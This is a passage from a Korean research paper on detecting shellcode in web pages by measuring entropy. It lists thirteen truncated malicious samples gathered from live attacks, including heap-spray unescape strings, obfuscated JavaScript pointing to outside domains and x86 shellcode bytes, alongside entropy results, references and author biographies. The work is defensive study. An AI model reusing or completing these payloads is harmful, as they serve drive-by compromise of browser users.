c3%uec8b%u5151%u5653%u6857%u5786%u000d%u8868%u0d4e%ue800%u001a%u0000%u4589%u68c%u8bfa%u0034%u8868%u0d4e%ue800
```

Corp.	Detection	Entropy	shellCode
XX 센터	Yes	2.637	Suspicious
XX 센터	Yes		
Sf 사	Yes		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		

임계값과의 거리 = $\sum(x_i - 4.14)^2$
Threshold value

Table 14. ShellCode List

No	ShellCode
1	unescape("%u18e8%u0009%uc300%u448b%u0c24%u8b56%u8888%u0000%u850 085%u257e%ud88b%u8b66%u8b17%u66c2%ue281%uf000%uff25%u000f%u030 83%u008c%u0000%u7400%u6a04%u5801%u33c3%uc3c0%u8b55%u83ec%u6cec 6%u76f5%u45c6%u63f6%u45c6%u68f7%u45c6%u6ff8%u45c6%u73f9%u45c6%
2	<script type="text/javascript">document.write('\u003C\u0049\u0046\u0052\u 03A\u002F\u0077\u0077\u0077\u002E\u006B\u0069\u0074\u0065\u
3	payISNK7load = '@SEW&DCE58'+'58@SEW&DCE5'+'858'+'@SEW&DCE10EB@SEW& EBEA3@SEW&DCEBDBD@SEW&DCED9E2@SEW&DCE8D1C@SEW&DCEBD
4	var aaa4='KXX11ebKXX4a5aKXXc933KXX8166KXXdfc1KXX800 96KXX9e52KXX997eKXX9696KXXc096KXXe4ffKXXe3e2KXX Xb8e1KXXfaf2KXX96faKXXd319KXX7e6eKXX969bKXX9696
5	null; var testB = new Array(); var testC = unescape; '%u0d9b%u2cb8%u6b70%u1dd4%u1cb3%u08b7%u39f5%u3ffd%u99 2%u9815%ueb31%u2b25%u24d5%ub3b0%u3c1d%u6997%ub4f5%u4e 9%ubef9%ub5b8%uf811%u929f%u960d%u1c27%ud420%ubfb1%u42
6	my_location("/storage/e852/fab5614f1725e0ee670707862a02079fe9 _0xb0f0=["\x67\x65\x74\x5F\x63\x75\x72\x72\x65\x6E\x74\x5F\x7 \x2F\x6E\x69\x6E\x61\x73\x62\x2E\x72\x75\x2F\x74\x69\x6D\x65\x	
7	eval for (i=0; i<s.length; i++){ p += String.fromCharCode(s[i] unescape("%u0A0A%u0A0A%u0A0A"+"%uE1D9%u34D9%u5824%u5858%u3358% DE%uD7C9%uDEDE%uC9DE%u221C%u2121%uD9AA%u19C9%u2121%uC921%u206C	
8	_0xb0f0=["\x67\x65\x74\x5F\x63\x75\x72\x72\x65\x6E\x \x2F\x6E\x69\x6E\x61\x73\x62\x2E\x72\x75\x2F\x74\x69 0\x20\u0446\u0435\u043C\u0435\u043D\u0442\u043D\u044	
9	navigator.systemLanguage=String("zh-cn"); navigator.browser my_location("yaschedule.narod.ru/JS/Super_ext_2_2.js","yasc _0x88c4=["\x20\x23\x23\x23\x23\x23\x23\x23\x23\x23\x23\x \x23\x23\x23\x23\x23\x23\x23\x23\x23\x20","\x72\x61\x6E\x64	
10	_0x8cc6=["\x70\x61\x72\x73\x65\x72","","\x2F\x6D\x74\x64\x \x61\x6B\x65\x6D\x61\x6E\x2E\x6E\x65\x74\x2E\x75\x61\x2F\x 5\x6D\x61\x6E\x2E\x6E\x65\x74\x2E\x75\x61\x2F\x77\x69\x64\	
11	_0x88c4=["\x20\x23\x23\x23\x23\x23\x23\x23\x23\x23\x23\ \x23\x23\x23\x23\x23\x23\x23\x23\x23\x20","\x72\x61 x78\x74\x5F\x48\x45\x4C\x4F\x21\x20\x23\x23\x23\x23	
12	String.fromCharCode(83)+String.fromCharCode(104)+String. ring.fromCharCode(112)+String.fromCharCode(108)+String.f ing.fromCharCode(110); var a =	
13	char code[] = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\ "\xe7\x77\x51\xff\xd3\xeb\x39\x59\x31\xd2\x88\x51\x0b\x "\xb3\xe7\x77\xff\xd3\xeb\x39\x59\x31\xd2\x88\x51\x03\x "\x51\x52\xff\xd0\x31\xd2\x50\xb8\xfd\x98\xe7\x77\xff\x	

본 논문에서 실험에 사용된 프로그램은 자바 언어로 개발이 되었으며, 사용된 하드웨어는 윈도우 7 Home Premium K 64bit, Intel i7-CPU 1.90Hz, RAM 4G이다. Table 15, Table 16에서 계산된 Throughput time은 하나의 html 파일 분석 시간이며, 1ms당 0.001초이기 때문에 시스템에 적용시 문제가 되지 않을 것으로 생각한다.

Table 15는 본 논문을 위해 ShellCode를 종류별로 수집하여 엔트로피 값을 구하고 임계값과의 거리를 구한 표이다.

Table 15. ShellCode Threshold value

No	Entropy	Threshold value	Throughput time
1	2.637	2.261	70 ms
2	3.389	0.563	4 ms
3	3.723	0.174	18 ms
4	2.712	2.038	15 ms
5	3.618	0.273	6 ms
6	3.326	0.662	6 ms
7	2.916	1.479	7 ms
8	2.768	1.882	6 ms
9	1.896	5.036	8 ms
10	2.266	3.511	10 ms
11	1.222	8.512	7 ms
12	3.814	0.106	6 ms
13	3.818	0.104	82 ms

Table 16. Normal Web Site Threshold value

Normal Site	Entropy	Threshold value	Throughput time
benford	4.204	0.004	34 ms
bluepresident	4.297	0.025	31 ms
daum search	4.304	0.027	205 ms
facebook	4.411	0.074	151 ms
google search	4.393	0.064	80 ms

kbs	4.301	0.026	106 ms
linkedin	4.342	0.041	398 ms
google main	4.384	0.059	79 ms
joins	4.284	0.021	93 ms
computer.org	4.261	0.015	46 ms
naver search	4.251	0.012	176 ms
kimlab	4.247	0.012	21 ms
korea.ac.kr	4.188	0.002	93 ms
whitehouse.gov	4.266	0.016	59 ms
president.go.kr	4.268	0.017	68 ms

정상적인 페이지의 임계값과의 거리와 쉘 코드의 임계값과의 거리를 측정한 결과 특징은 쉘 코드로 탐지된 임계값과의 거리의 값은 아래와 같다.

0.1 이상 값은 쉘 코드로 의심

5. 결 론

본 논문에서는 전통적인 패턴에 의한 탐지 방법의 한계를 극복하고자 정보량의 엔트로피를 활용하여 탐지하는 방법에 대해서 제안하였다. 기존의 패턴에 의한 탐지는 우회 공격에 취약한 특징을 가지고 있어 새로운 제로-데이 쉘 코드 공격에 취약하여 새로운 패턴이 개발되기 전까지 그대로 취약점에 노출되어 피해자가 속출할 것이다. 이러한 약점을 극복하기 위해 암호의 복잡성 계산에 사용되는 엔트로피를 탐지방법에 사용하였다.

본 논문에서 연구된 결과들은 직접 개발한 계산 프로그램을 이용하여 계산하였고, 소스만 그대로 카피하여 적재하면 그대로 엔트로피 값과 임계값과의 거리 값을 자동으로 계산해준다. 사용된 쉘 코드는 인터넷상에서 공격이 계속 이루어지는 코드를 그대로 사용하였고, 정상적인 웹사이트는 소스 보기를 이용하여 코드를 계산에 사용하였다. 향후에 알파벳이 아닌 ASCII Code, 웹 쉘 우회 공격에 대해서 좀 더 연구를 하여 쉘 코드뿐 아닌 난독화 된 자바스크립트 탐지도 연구를 해야 하며,[11] Snort rule의 pcre와 content를 이용한 Throughput time은 본 논문에서 제시한 방법과 동일한 조건하에서 시스템을 개발, 연구하여 시스템에 적용, 실제 장비에서 적용하여 향후 연구를 진행하여 성능측면에서 연구를 진행할 계획이다.

Reference

[1] Young Jun Kum, Hwa Jae Choi, Huy and Kang Kim. “Hiding Shellcode in the 24But BMP Image”. *Korea Institute of Information Security &Cryptology*, 10(2), pp. 100-103. Feb., 2009.

[2] YoungHan Choi, HyoungChun Kim, and DongHoon Lee. “Detecting Heap-Spraying Code Injection Attacks in Malicious Web Pages Using Runtime Execution”. *IEICE Transactions* 95-B(5):1711-1721. Dec., 2012.

[3] Jerald Lee. “History_of_Buffer_Overflow http://www.hackerschool.org/HS_Boar-ds/data/Lib_system/History_of_Buffer_Overflow.pdf”. Jul., 2008.

[4] GuHyeon Jeong, Euijin Choo, Joosuk Lee and Heejo Lee, “Generic Unpacking Using Entropy Analysis”. *Korea Information Technology Research Institute*, 2009 No.7(1), Feb., 232-238, 2009.

[5] Hyundo PARK. “Detecting Unknown Worms using Randomness Check”. *IEICE TRANSACTIONS on Communications* Vol.E90-B No.4 pp.894-903. Apr., 2007.

[6] Thomas C. Schmidt, Matthias Wählisch, Michael Gröning,. “context-adaptive entropy analysis as a lightweight detector of zero-day shellcode on mobiles”. *PACM WiSec, New York: ACM*, Jun., 2011.

[7] oxforddictionaries.com. “http://oxforddictionaries.com/ords/what-is-the-frequency-of-the-letters-of-the-alphabet-in-english”.

[8] C. E. SHANNON. “Prediction and Entropy of Printed English By C. E. SHANNON”. *Bell Sys. Tech. Jour.*, Vol.30, pp. 51-64, Sept., 1951.

[9] Lyda R, Hamrock J. “Using Entropy Analysis to Find Encrypted and Packed Malware”. *IEEE Security and Privacy 2007*; 5(2): 40-45. Jul., 2011.

[10] sourcefire snort rule “http://nfaengine.googlecode.com/svn-history/r33/Snort RuleClassification/rules.2.9/shellcode.rules”

[11] F. Schmitt, J. Gassen and E. Gerhards-Padilla. “Detecting JavaScript-based attacks in PDF documents”. *Proceedings of the 10th Annual Conference on Privacy, Security and Trust (PST)*. July, 2012.

김 우 석

e-mail : javaone@korea.ac.kr

2002년 광운대학교 정보과학기술대학원 (석사)

2013년~현 재 고려대학교 정보보호대학원 박사과정

관심분야 : Digital Forensic, Common Criteria

강 성 훈

e-mail : korhoon@korea.ac.kr

2013년 고려대학교 정보보호대학원 (공학석사)

2013년~현 재 고려대학교 정보보호대학원 박사과정

관심분야 : Usable Security, Common Criteria

김 경 신

e-mail : kskim@induk.ac.kr

1983년 성균관대학교 전자공학과(학사)

1985년 성균관대학교 전자공학과(공학석사)

1997년 성균관대학교 정보공학전공 (공학박사)

1984년 11월~1991년 2월 삼성전자(주) 컴퓨터부문 선임연구원

1991년 3월~1995년 2월 연암공업대학 전자계산과 조교수, 전자계소장

1999년 대학 재정지원사업 평가기준개발위원 및 평가위원(교육부)

2000년 한국가상대학 운영위원장(한국생산성본부)

2001년 7월~2002년 7월 캘리포니아 주립대학교 (California State University Northridge) 교환교수

현 재 인덕대학교 방송영상미디어과 교수

관심분야 : Information Engineering

김 승 주

e-mail : skim71@korea.ac.kr

1994년~1999년 성균관대학교 정보공학과 (학사, 석사, 박사)

1998년 12월~2004년 2월 KISA(舊한국정보보호진흥원) 팀장

2002년~현 재 한국정보통신기술협회 (TTA) IT 국제표준화전문가

2004년 3월~2011년 2월 성균관대학교 정보통신공학부 조교수, 부교수

2011년 3월~현 재 고려대학교 사이버국방학과/정보보호대학원 정교수

2004년~현 재 한국정보보호학회 이사

2005년~2006년 교육인적자원부 유해정보 차단 자문위원

2007년 국가정보원장 국가사이버안전업무 유공자 표창

2007년~2009년 전자 정부 서비스 보안 위원회 사이버 침해사고대응 실무위원회 위원

2010년 방송통신위원회 정보통신망 침해사고 민관합동조사단 위원

2012년 3월~2012년 6월 선관위 디도스 특별검사팀 자문위원

관심분야 : 보안공학, 암호이론, 정보보증, 정보보호제품 보안성 평가, Usable Security